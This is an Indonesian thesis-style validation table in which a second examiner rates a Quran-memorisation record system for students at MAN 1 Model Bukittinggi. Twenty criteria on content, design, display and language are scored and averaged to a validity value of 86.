Analisis Hasil Validitas Terhadap Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi

Penguji 2

No	Kriteria	Skala					Skor Bobot					bobot	nilai
		1	2	3	4	5	SK	K	C	B	SB		
A	**ASPEK VALIDITAS ISI**												
1	Kesesuaian isi produk dengan sebenarnya					√				5		5	100
2	Kesesuaian tujuan produk					√				5		5	100
3	Kejelasan tujuan produk				√					4		4	80

4	Sistematika penulisan				√					4		4	80
5	Kejelasan petunjuk penggunaan			√					3			3	60
B	**ASPEK INSTRUKSIONAL DESAIN**												
1	Urutan cara penggunaan produk sistematis				√					4		4	80
2	Cara penggunaan produk mudah untuk dipahami				√					4		4	80
3	Mudah digunakan dan sederhana dalam pengoperasiannya					√					5	5	100
4	Dapat digunakan berulang-ulang					√					5	5	100
5	Kelengkapan Informasi Produk					√					5	5	100
C	**TAMPILAN**												
1	Background sederhana, konsisten dan jelas				√					4		4	80
2	Ukuran font proposional dan konsisten					√					5	5	100
3	Tipe font sederhana dan jelas					√					5	5	100
4	Layout menarik dan proporsional				√					4		4	80
5	Teks dapat terbaca dengan baik				√					4		4	80
D	**ASPEK KEBAHASAAN**												
1	Sederhana dan mudah dimengerti				√					4		4	80
2	Penggunaan tanda baca yang benar dalam tulisan				√					4		4	80
3	Cara membangun kalimat dalam tulisan				√					4		4	80
4	Menggunakan bahasa indonesia yang benar				√					4		4	80
5	Cara membangun paragraph dalam tulisan				√					4		4	80

	Nilai Indikator		86

Keterangan

Bobot setiap pernyataan : SK=1, K=2, C=3, B=4, SB=5

Bobot= SK x 1, K x 2, C x 3, B x 4, SB x 5

$$\text{Nilai} = \frac{\text{bobot}}{20} \times 100$$

$$\text{Nilai Indikator} = \frac{\sum \text{Nilai}}{N}$$

$$\text{Nilai Validitas} = \frac{\sum \text{Nilai Indikator}}{1}$$

$$= \frac{86}{1}$$

$$= 86$$